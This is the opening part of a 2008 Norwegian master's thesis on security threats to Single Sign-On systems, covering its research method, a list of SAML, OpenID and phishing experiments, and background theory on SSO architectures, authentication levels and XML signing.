2008

[TRUSLER MOT SINGLE SIGN-ON MEKANISMER]

Per Mannermaa Rynning

Masteroppgave i informasjons- og medievitenskap

Oppgaven levert: juni 2008

Veileder: Andreas L. Opdahl

Sammendrag

Single Sign-On (SSO) er en struktur for aksesskontroll hvor en bruker kun vil behøve å autentisere seg overfor en sentral identitetsmyndighet. Ved å innføre SSO vil man kunne gå vekk fra en struktur hvor hver enkelt tjenesteleverandør må vedlikeholde sin egen database med identiteter.

I oppgaven har jeg klassifisert SSO som tre forskjellige strukturer: Klassisk SSO, WAYF-strukturer og distribuert SSO. Jeg har presentert flere typer angrepsvektorer og benyttet flere av disse for å teste i hvilken grad SSO, i de forskjellige strukturene, er sårbare. Jeg har sett på hvilke av sårbarhetene som realiseres og hvilken sikkerhetsproblematikk som aktualiseres i større grad ved innføring av SSO og funnet tre områder som er sentrale: Utnyttelse av identitetsleverandør som Single Point Of Failure (SPOF), manglende Single LogOut (SLO)-funksjonalitet og økt omfang og konsekvens av phishing.

Forord

Denne oppgaven er utført ved Universitetet i Bergen våren 2008, ved Institutt for informasjons- og medievitenskap.

Jeg vil gjerne takke min veileder, Andreas L. Opdahl for god hjelp, gode råd og gode innspill underveis.

Jeg vil også takke alle som stilte seg disponible til intervjuer, samt alle andre som har gitt meg faglig støtte mens denne oppgaven ble produsert. Jeg ønsker også å rette en spesiell takk til NSD AS, som har stilt testservere og annet utstyr til rådighet.

Bergen, juni 2008

Per M. Rynning

per@rynning.no

Innhold

Figurer og tabeller

Figurer

Tabeller

Forkortelser

Forkortelse	Forklaring
ACK	Acknowledge
APWG	Anti-Phishing Working Group
ARP	Address Resolution Protocol
CA	Certificate Authority
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CDSSO	Cross-Domain Single Sign-On
CSRF/XSRF	Cross-Site Request Forgery
DHCP	Dynamic Host Control Protocol
DNS	Domain Name Server
DOM	Document Object Model
(D)DoS	(Distributed) Denial of Service
DTD	Document Type Definition
EV	Extended Validation
FEIDE	Felles Elektronisk IDEntitet
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPS	Secure HTTP
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
IRC	Internet Relay Chat
LDAP	Lightweight Directory Access Protocol
LM	LAN Manager
MD5	Message Digest algorithm #5
NIST	National Institute of Standards and Technology
OASIS	Organization for the Advancement of Structured Information Standards
OP	OpenID Provider
OWASP	The Open Web Application Security Project
PAM	Personal Assurance Message
PCDATA	Parsed Character DATA

PIN	Personal Identification Number
PIP	Personal Identity Provider
PKI	Public-key infrastructure
SAML	Security Assertion Markup Language
SAP	Single Access Point
SAX	Simple API for XML
SHA1	Secure Hash Algorithm #1
SOA	Service Oriented Architecture
SOAP	Simple Object Access Protocol / Service Oriented Architecture Protocol
SPOF	Single Point Of Failure
SQL	Structured Query Language
SSH	Secure SHell
SSL	Secure Sockets Layer
SSO	Single Sign-On
STP	Spanning Tree Protocol
SYN	Synchronise
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UAC	User Account Control
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
WASC	Web Application Security Consortium
WAYF	Where Are You From?
WS	Web Service
X.509	En ITU-T standard for PKI
XACML	eXtensible Access Control Markup Language
XKMS	XML Key Management Specification
XML	eXtensible Markup Language
XPATH	XML Path Language
XSS	Cross-Site Scripting
XXE	XML eXternal Entities

1 Innledning

1.1 Bakgrunn

Denne hovedoppgaven er skrevet ved Institutt for informasjons- og medievitenskap ved Universitetet i Bergen som en del av profesjonsstudiet informasjons- og kommunikasjonsteknologi.

1.2 Oppgavebeskrivelse

I denne oppgaven beskriver jeg hvilke nye trusler som realiseres, eller som aktualiseres i større grad i Single Sign-On løsninger, hvilke sikkerhetstiltak som er satt opp for å beskytte disse, samt om disse løsningene holder mål.

1.2.1 Formål

Formålet med denne oppgaven er å kartlegge hvilke sårbarheter som realiseres eller forsterkes ved innføring av SSO.

1.2.2 Omfang

I oppgaven vil jeg gå inn på mange forskjellige typer angrepsvektorer. Ikke alle av disse vektorene har blitt testet, men de har blitt tatt med for å illustrere hvilket minefelt som finnes "der ute", samt for å vise hvordan en kombinasjon av de presenterte angrepsvektorene kan forårsake DoS eller andre sikkerhetsbrudd.

Jeg kommer ikke til å gå i detalj når jeg presenterer krypteringsalgoritmer, men kommer til å ta med kodeeksempler i presentasjonen av noen av de forskjellige angrepsvektorene.

1.2.3 Metode

Under produksjonen av denne oppgaven har jeg brukt flere teknikker for både å samle inn data, samt for å kunne bekrefte eller avkrefte teoriene mine.

1.2.3.1 Litteraturstudie

For å finne ut hvilke sårbarheter som allerede er dokumentert, og for å finne angrepsvektorer som kan bli brukt i eksperimenter, har jeg utført omfattende søk i litteratur både på Internett, i diverse artikler og i bøker.

Litteraturstudiet har dannet grunnlaget for store deler av stoffet som finnes i kapittel 2, spesielt med tanke på beskrivelsene av teknologiene som finnes, hvilke SSO-prosjekter som har blitt utført og som er under utvikling, samt hvilke angrepsvektorer som eksisterer.

1.2.3.2 Intervjuer

Jeg har vært i kontakt med flere fagpersoner i løpet av tiden det tok å skrive denne oppgaven. I slutten av 2007 var jeg i Oslo og intervjuet representanter fra Accenture, DnB NOR og SUN Microsystems. Disse intervjuene var semi-strukturerte og tok mest for seg problematikk spesifikt rundt SAML.

I ettertid har jeg også vært i kontakt med fagpersoner fra FEIDE og Verisign via e-mail.

1.2.3.3 Forsøk

For å bekrefte at angrepsvektorene fungerer i de tiltenkte scenarioene har jeg gjennomført eksperimenter der jeg tester disse i en realistisk, men kontrollert setting.

Angrepene jeg har simulert er som følger:

Forsøk	**Kapittel**
XML-bombe i SimpleSAMLphps SAML-parser	3.1.5
XXE-angrep mot SimpleSAMLphps SAML-parser	3.1.6
Utnyttet manglende SLO hos Googles OP (OpenID Provider)	3.2.2.1
Utnyttet manglende SLO hos VerisignLabs OP	3.2.2.2
Sjekk av anti-phishingløsning vha Surrogafier (Yahoo)	3.3.3.1
Sjekk av anti-phishingløsning vha Surrogafier (Catonett)	3.3.3.2

Tabell 1 - Oversikt over utførte eksperimenter

1.4 Struktur av rapporten

Kapittel 1 vil fungere som en introduksjon for denne oppgaven og gi en bakgrunn for tema og formål, samt å gi et innblikk i hvordan arbeidet har foregått under produksjonen av denne rapporten.

Kapittel 2 inneholder teori om sentrale begreper som blir nevnt i oppgaven, informasjon om hvordan SSO fungerer og hvilke strukturer og standarder som finnes, samt en samling med angrepsvektorer som kan benyttes for å kompromittere tilgjengelighet, integritet og konfidensialitet i slike systemer.

Kapittel 3 og 4 vil ta for seg hvilke trusler som er spesielle for SSO og diskutere disse truslene.

Kapittel 5 inneholder konklusjonen for oppgaven, samt forslag til videre forskning.

2 Teori

2.1 Sentrale begreper

2.1.1 Tjenesteorientert arkitektur

Tjenesteorientert arkitektur (Service Oriented Architecture) (SOA) er ganske enkelt IT-arkitektur som er lagt til rette for service- eller tjenesteorientering. I en SOA-setting kan en tjeneste defineres som en repeterende prosess; for eksempel registrering av domenenavn, opprettelse av nye kontoer og lignende.


Tjenesteorientering er en metode for å integrere en virksomhets ulike tjenester og kan også fungere som en måte å optimalisere prosessene på – for gjenbruk, maksimal effektivitet og integrasjon. Et av hovedpoengene med SOA er å få høyere kostnadseffektivitet og større fleksibilitet i forhold til integrasjon. Man skal kunne integrere all typer applikasjoner, enten de er egenutviklede, kjøpt inn fra eksterne leverandører - nye eller gamle. Man skal også kunne integrere tjenester uansett hvilken teknologisk plattform de måtte jobbe fra.

Når man snakker om SOA, snakker man gjerne om webtjenester over Internett som går over forskjellige teknologiske plattformer. SOA er altså bygget på å levere såkalte ”web services” (Sigvartsen 2005). Disse kan bli levert gjennom flere teknologier og plattformer.

2.1.2 Single Sign-On

I denne oppgaven har jeg identifisert tre forskjellige typer arkitekturer Single Sign-On. Alle disse har sine egne særpreg, men også likheter. Likt for alle er prinsippet om at en bruker kun skal behøve å autentisere seg ovenfor en identitetsleverandør for å få tilgang til alle tjenestene som leveres av de samarbeidende partene.

Et eksempel på SSO kan være en nettside for et flyselskap hvor man får lov til å bestille billetter etter å ha logget seg på. Om denne siden tilbyr tjenester hos andre partnere som for eksempel hoteller og bilutleie, ville det være dumt om brukerne måtte logge seg inn på nytt hos disse for å ta bruk av tilbudene. Om partnerne har gått sammen om å skape en SSO-arkitektur, vil brukeren slippe dette, ettersom autentiseringsinformasjon om brukeren vil bli sendt mellom disse serverne. I et SSO som benytter seg av eksempelvis SAML 2.0, vil ikke serverne sende passord til hverandre, men heller XML-meldinger med informasjon om brukeren og hvilke rettigheter denne har (John Hughes and Eve Maler 2004).



Figur 1 - Eksempel på SSO

I eksempelet ovenfor har brukeren først logget seg på hos flyselskapet (Flyselskap.no), som også er identitetsleverandøren i denne tjenesteorienterte arkitekturen. Brukeren; ”John Doe”, har i dette tilfellet tidligere registrer seg individuelt hos både Bilutleie.no, med brukernavnet ”jdoes” og HotellBooking.no med brukernavn ”johnd”. For å oppnå SSO kan identitetsleverandøren prøve å knytte disse kontoene mot hverandre ved å opprette et pseudonym og lenke de forskjellige kontoene mot denne pseudonymkontoen. Dette er et eksempel på ”federation” eller ”federated identity”.

Grunnen til at brukeren er registrert på forskjellige steder kan være at noen av tjenestene er nye partnere i arkitekturen. For å få knyttet kontoene mot hverandre, må brukeren kunne bevise at det er ham som skal ha tilgang på kontoen sin ved å logge seg på. Dette kan gjøres ved flere forskjellige typer autentisering.

Neste gang brukeren logger seg på noen av tjenestene, vil autentiseringsprosessen skje hos identitetsleverandøren. Dette gjelder uansett hvilken tjeneste han måtte ønske å ta i bruk først.

2.1.2.1 Forskjellige typer Single Sign-On

Som nevnt, har jeg identifisert tre forskjellige typer Single Sign-On. Ettersom jeg ikke har funnet litteratur som har spesifisert disse forskjellige arkitekturene, har jeg prøvd å gjøre det på egen hånd.

Grunnen til at jeg ser det nødvendig å definere forskjellige typene arkitekturer, er fordi disse er sårbare for forskjellige trusler og i forskjellig grad.


De forskjellige arkitekturene jeg har identifisert er som følger:

Klassisk SSO	En spesifisert identitetsleverandør, flere spesifiserte tjenesteleverandører
WAYF[1]-arkitektur	Flere spesifiserte identitetsleverandører, en WAYF-tjeneste, flere spesifiserte tjenesteleverandører
Distribuert SSO	Flere uspesifiserte identitetsleverandører, flere uspesifiserte tjenesteleverandører

Tabell 2 - Liste over identifiserte SSO-strukturer

Under produksjonen av denne oppgaven har jeg aktivt lett etter definisjoner på Single Sign-On som tar for seg disse tre forskjellige typene arkitekturer. De definisjonene jeg har funnet tar ikke for seg den typen inndeling jeg har gjort, men heller inndeling etter hvilke tekniske løsninger som ligger bak.

2.1.2.2 Klassisk SSO: Enkel Identitetsleverandør, multiple tjenesteleverandører



Figur 2 - Klassisk SSO-arkitektur

[1] "Where Are You From"

I den klassiske SSO-arkitekturen har vi en spesifisert identitetsleverandør, samt et spesifisert sett med tjenesteleverandører. I denne strukturen vil alle tjenesteleverandørene benytte seg av denne ene identitetsleverandøren for autentisering og også muligens autorisering. At leverandørene er *spesifiserte* vil i denne sammenhengen si at de tidligere har utvekslet metadata for å bestemme hvilke tjenester som kan utveksle autentiserings- og (muligens) autoriseringsinformasjon. Identitetsleverandøren vet altså hvilke tjenesteleverandører som skal få lov til å få brukerne sine autentisert hos seg, og tjenesteleverandørene vet hvilken identitetsleverandør de skal benytte seg av. I en klassisk SSO-struktur vil ikke brukeren kunne påvirke hvilken identitetsleverandør han ønsker å autentisere seg gjennom. Dette vil det heller ikke være behov for ettersom tjenesteleverandørene kun vil akseptere identiteter autentisert gjennom den ene spesifiserte identitetsleverandøren.


Eksempelet som tidligere ble nevnt (se kapittel 2.1.2), hvor flyselskapet innehar dobbel funksjon som identitetsleverandør og tjenesteleverandør, er et eksempel på en slik klassisk arkitektur.

For brukerne vil ikke SSO-mekanismene være særlig synlige, da det ikke er noen valg for dem å ta når det gjelder autentisering.

I denne strukturen vil det være imperativt at man har *trust*, eller tillit, mellom tjenesteleverandørene og identitetsleverandøren. ”Trust” vil i denne konteksten rett og slett si at aktørene må kunne stole på hverandre og den dataen de mottar fra hverandre. Alle tjenesteleverandørene må kunne stole på at identiteten som leveres er legitim og har gått gjennom de nødvendige stegene for å bli autentisert. Hvis ikke tjenesteleverandørene kan stole på at identitetsleverandøren gjør jobben sin skikkelig, kan de like godt ta seg av autentisering og autorisering selv.

2.1.2.2 ”Where are you from”-løsningen (multiple identitets- og tjenesteleverandører)

I en ”Where Are You From” (WAYF)-struktur har man også et predefinert sett med tjenesteleverandører. Forskjellen mellom denne strukturen og den klassiske, er at man også har et sett med flere spesifiserte identitetsleverandører. For å binde disse leverandørene sammen, bruker man en såkalt WAYF-server, hvor brukerne blir spurt om hvilken identitetsleverandør de tidligere er registrert hos og ønsker å autentiseres gjennom.



Figur 3 - WAYF-arkitektur

Et eksempel på en slik WAYF-arkitektur er Norge.no, hvor vi har Minside som primær identitetsleverandør og senter for flere offentlige tjenester (se kapittel 3.7.2). Grunnen til at Norge.no passer i denne kategorien er at brukere ofte vil få muligheten til å logge seg inn via forskjellige identitetsleverandører, ikke bare den som er tilgjengelig på Minside.no.

Om en bruker ønsker å melde adresseendring på Posten, har han mulighet til å benytte seg av autentiseringsmekanismene lokalt hos Minside, innlogging via Buypass med smartkort eller via BankID. I denne løsningen er det ingen egen WAYF-server, men WAYF-løsningen er direkte implementert hos tjenesteleverandøren; Posten (Posten 2008).

Et kanskje enda bedre eksempel på en aktør som benytter seg av WAYF-arkitekturen er FEIDE. For å benytte seg av deres SSO-løsning må man eksplisitt velge hvilken organisasjon man hører til, før man videresendes til den spesifiserte organisasjonens identitetstjener.

Figur 4 - Moria; FEIDES WAYF-løsning(FEIDE 2008)

I en WAYF-arkitektur vil brukerne lett kunne se at de benytter seg av et system av WAYF-varianten, ettersom de er nødt til å gjøre et bevisst valg av identitetsleverandør.

Avhengig av hvilke tjenester som leveres, vil også trust være viktig i WAYF-strukturen. Forskjellen i denne strukturen er at man kan velge å gi begrenset tilgang til en tjeneste fra en spesifikk identitetsleverandør (for eksempel om denne tillater brukere å registrere seg selv).

2.1.2.3 Distribuert Single Sign-On (multiple identitets- og tjenesteleverandører)

Det mest utbredte eksempelet på distribuert SSO per dags dato er OpenID. Arkitekturen har ingen restriksjoner på hvem som kan sette opp en identitetsleverandør eller hvilke tjenesteleverandører som skal kunne få autentisert brukerne sine.

Figur 5 - Distribuert SSO arkitektur

I en slik arkitektur vil brukerne bli autentisert ved at brukernavnet deres er det samme som URIen til identitetsleverandøren de benytter seg av. Et eksempel på en slik URI kan ha følgende syntaks; `http://openidleverandør/brukernavn`

Når man identifiserer seg hos tjenesteleverandøren, blir man videresendt til identitetsleverandøren, som skal etterspørre hvilken informasjon brukeren ønsker å sende tilbake til tjenesten og om dette er en tjeneste man stoler på.

Tjenesteleverandøren kan sende med en anmodning om hvilken informasjon den ønsker om brukeren til identitetsleverandøren og leverandøren skal da i disse tilfellene spørre brukeren om det er greit at etterlyste opplysninger blir videresendt til tjenesten. I kapittel 2.6.2 vil jeg gå nærmere inn på OpenID.

2.2 Autentisering

Autentisering dreier seg om å bekrefte at en bruker virkelig har den identiteten som den påstår å ha. For at en bruker skal kunne autentiseres kan han oppfordres til å presentere noe han fysisk *har*. Eksempelvis førerkort, bankkort eller pass. Man kan også ha digitale sertifikater eller signaturer, som også autentiserer brukeren.

En bruker kan også autentiseres ved å oppgi noe han *vet*; for eksempel et passord, svaret på et personlig spørsmål eller sitt personnummer. Autentisering ved å oppgi personnummer er en ganske utbredt, men dårlig løsning. En forklaring på hvorfor dette er tilfellet vil jeg komme tilbake til i kapittel 3.1.2.

En annen og nyere måte å autentisere brukere er ved å presentere noe man *er*. Denne typen kalles ofte biometrisk autentisering og kan foregå ved at en bruker fremviser fingeravtrykk eller andre biometriske representasjoner. I kapittel 2.4 vil jeg gi litt mer informasjon om biometrisk autentisering.

2.2.1 Multifaktorautentisering

Ved bruk av tjenester som krever høye sikkerhetsnivå er det vanlig å benytte seg av multiple former for autentisering. Nettbanker krever som regel at en bruker som ønsker å logge inn oppgir både noe han *vet*, samt noe han *har*. I mange tilfeller vil det brukeren *vet* være personnummer og passord, og det han *har* vil være en engangskode.

National Institute for Standards and Technology (NIST) har utredet noen tabeller for å vise hvilke nivåer man oppnår ved bruk av forskjellige typer autentisering og hvilken beskyttelse man oppnår på de forskjellige nivåene.

Token type	Level 1	Level 2	Level 3	Level 4
Hard crypto token	X	X	X	X
One-time password device	X	X	X	
Soft crypto token	X	X	X	
Passwords & PINs	X	X		

Tabell 3 - Liste over hvilket sikkerhetsnivå man oppnår ved bruk av forskjellige autentiseringsmekanismer (Burr, Dodson et al. 2006)

Det kan være verdt å merke seg at bruk av passord og pin kun vil oppnå nivå 2 om nivået av entropi er høyt nok, samt om det er langt nok. Hvilket nivå man vil oppnå ved bruk av biometriske autentiseringsmekanismer er utenfor denne rapportens fokus.

Protects against	Level 1	Level 2	Level 3	Level 4
On-line guessing	X	X	X	X
Replay	X	X	X	X
Eavesdropper		X	X	X
Verifier impersonation			X	X
Man-in-the-middle			X	X
Session hijacking				X

Tabell 4 - Oversikt over hvilke trusler et oppnådd sikkerhetsnivå vil hjelpe mot

2.3 Autorisering

Mens autentisering forsikrer oss om *hvem* brukeren er, dreier autorisering seg om kontroll av hvilken tilgang og hvilke rettigheter brukeren har. Selv om en bruker er autentisert vil det ikke nødvendigvis være behov for, eller positivt, at han har et høyt tilgangsnivå.

Hvilken autorisasjon en bruker blir gitt av systemet har ikke nødvendigvis kun med hvilken identitet personen har, men kan også bli vurdert ut ifra hvilken metode som har blitt brukt når brukeren har blitt autentisert.

På Altinn.no (Altinn 2008) skiller man mellom 4 sikkerhetsnivå, som er oppnåelig ved forskjellige autentiseringsmekanismer. Avhengig av hvilken måte man er autentisert, vil man få forskjellige typer autorisasjoner.

Nivå 1	Innlogging med passord	Dersom du velger å logge inn med kun fødselsnummer og passord får du tilgang til et lite antall skjema i Altinn, blant annet enkelte av skjemaene til Statistisk sentralbyrå. Du får ikke full tilgang til å endre opplysninger i Min profil på dette sikkerhetsnivået.
Nivå 2	Innlogging med engangskode	Med engangskode fra Altinn-brev eller selvangivelse for lønnstakere og pensjonister, eller fra SMS, kan du logge inn på sikkerhetsnivå 2. På dette nivået har du full tilgang til å gjøre endringer i Min profil, og tilgang til de aller fleste skjema i Altinn.
Nivå 3	Innlogging med skattekort 2007 (via Minside.no)	Dersom du velger å logge inn med PIN-kode fra skattekortet for 2007 (eller med nye PIN-koder bestilt fra Skatteetaten) får du tilgang på nest høyeste sikkerhetsnivå i Altinn. Dette nivået kreves blant annet for å lese Oppgjørsrapporter (K27 og K37) fra NAV i Altinn.
Nivå 4	Innlogging med smartkort	Logger du inn med et Smartkort (eller Norsk tippings spillekort) får du tilgang på høyeste sikkerhetsnivå i Altinn. Du får da tilgang til alle skjema og tjenester du har tilstrekkelige rettigheter til å benytte i Altinn. Du må logge inn på nivå fire for å signere gjeldsbrev til Lånekassen.

Tabell 5 - Oversikt over Sikkerhetsnivå i Altinn - (Altinn 2008)

I en Single Sign-On sammenheng kan autentisering foregå på flere steder. Identitetsleverandører som benytter seg av SAML 2.0 har muligheter for å sende med autoriserings-assertions, mens OpenID ikke har noen mulighet for dette. OpenID har heller aldri vært ment å være noen autoriserende myndighet. Hos FEIDE (som benytter seg av SAML 2.0) foretas *kun* autentiseringen av brukere. Autorisering må skje lokalt hos tjenesteleverandøren. Det samme er også gjeldende for OpenID-tjenester, da OpenID ikke har noen funksjon for å legge ved autentiseringsdata i spørringene sine.

2.4 Biometri

Som tidligere nevnt kan man autentiseres ved å presentere noe man vet, noe man kan eller noe man *er*. Når man fremviser noe man *er,* vil man sjekke at registrerte biologiske trekk stemmer med de trekkene man registrerer hos personen. Disse trekkene kan presenteres ved fingeravtrykk, håndavtrykk, irisgjenkjenning, analyse av ansiktstrekk eller stemmegjenkjenning. Det er

irisgjenkjenning (gjenkjenning av den fargede delen rund øyet (irisen)) som går for å være den mest pålitelige formen for biometrisk autentisering (Grande 2006).

I Norge er Datatilsynet svært skeptiske til bruk av biometrisk autentisering, ettersom dette medfører store utfordringer når det gjelder personvern. På grunn av et strengt Norsk lovverk er det bare gitt konsesjon til bruk av biometrisk autentisering når det er et saklig behov (samt et behov for sikker autentisering). Disse avgjørelsene blir fattet med en bakgrunn i personopplysningslovens § 12, som inneholder vilkår for bruk av entydige identifikasjonsmidler (JD 2001).

2.5 Kryptering og signering

2.5.1 Signering

For å kunne være sikre på integriteten til XML-spørringene som mottas kan et alternativ være å bruke XML-signering. Både XML-signering og kryptering er W3C standarder, noe som har bidratt til økt bruk i applikasjoner hvor identifisering av avsender og integritet er viktig (Remy 2004).

Hensikten med signering av XML-spørringene er å sikre at innholdet i disse ikke har blitt endret underveis, samt å bekrefte identiteten til avsender.

En XML-signatur kan se noenlunde slik ut:

```
<Signature xmlns="http://www.w3.org/2000/09/xmlsig#">
  <SignedInfo>
    <Reference URI="http://www.foo.com/secureDocument.html" />
  </SignedInfo>
  <SignatureValue>...</SignatureValue>
  <KeyInfo>...</KeyInfo>
</Signature>
```

Koden ovenfor er blitt kuttet ned ganske mye, men vi kan allikevel se hva slags informasjon den inneholder. De tre hovedelementene er `SignedInfo`, `SignatureValue` og `KeyInfo`.

`SignedInfo` inneholder informasjon om hva som skal signeres. I dette tilfellet er det html-dokumentet som befinner seg på `http://www.foo.com/secureDocument.html`.

`SignatureValue` inneholder den faktiske signaturen, som er den Base64-kodete verdien av den binære signaturdataen.

`KeyInfo` er et valgfritt element og inneholder informasjon om den offentlige nøkkelen man trenger for å validere signaturen. Hvis denne ikke er spesifisert forventer man at applikasjonen klarer å finne informasjonen ut av den gitte konteksten.

Det finnes mange andre parametere som kan brukes for å generere en signatur, men jeg kommer ikke til å gå nærmere inn på disse. En god utredning på XML-signaturer finnes i (Remy 2004).

2.5.2 Kryptering

Kryptering er viktig for å forsikre at all sensitiv data forblir konfidensiell og kun kan leses av autoriserte brukere.

The Organization for the Advancement of Structured Information Standards (OASIS), som utviklet SAML (og SAML 2.0), har listet opp noen forslag til hvordan man kan bedre sikkerheten rundt SAML 2.0 (OASIS 2005). Herunder foreslås at man benytter URLer med HTTPS, eller at man bruker SSL[2] 3.0 eller TLS[3] 1.0, samt at brukerne må autentiseres på forsvarlig måte.

	Transportlag	**Meldingslag**
Identifisering og autentisering	HTTP autentisering SSL/TLS autentisering	WS-Security (OASIS 2006) SAML/XKMS[4] (Hallam-Baker and Mysore 2005)
Autorisasjon og tilgangskontroll	Oppslag av autentisert identitet mot brukerkatalog eller tilsvarende	WS-Authorization SAML/XACML[5] (OASIS 2004)
Integritet	SSL/TLS pakkekryptering	XML-Encryption (Remy 2004)
Konfidensialitet	SSL/TLS pakkekryptering	XML-Signature XML Schema validation
Sporing og ikke-benekting	SSL/TLS pakkekryptering	XML-Signature WS-Security/XKMS
Styring og administrasjon		WS-Policy (W3C 2006) WS-Management

Tabell 6 - Krypterings- og signeringsmuligheter på forskjellige lag

[2] Secure Sockets Layer
[3] Transport Layer Security
[4] XML Key Management Specification
[5] eXtensible Access Control Markup Language

Tabell 6 viser en oversikt over noen tiltak som er mulig å iverksette på transport- og meldingslaget for å sikre identifiserings-, autentiserings-, autoriserings-, integritets-, konfidensialitets-, sporings- og styringsproblematikk. Det er fullt mulig å benytte seg av kryptering på både transport- og meldingslaget, uten at dette skal inferere med hverandre, men de aktørene jeg har vært i kontakt med har valgt kun å fokusere på kryptering på transportlaget. Dette kan i prinsippet fungere helt fint, om man benytter seg av en god krypteringsalgoritme og en nøkkel med stor nok lengde og med et høyt nok entropinivå.

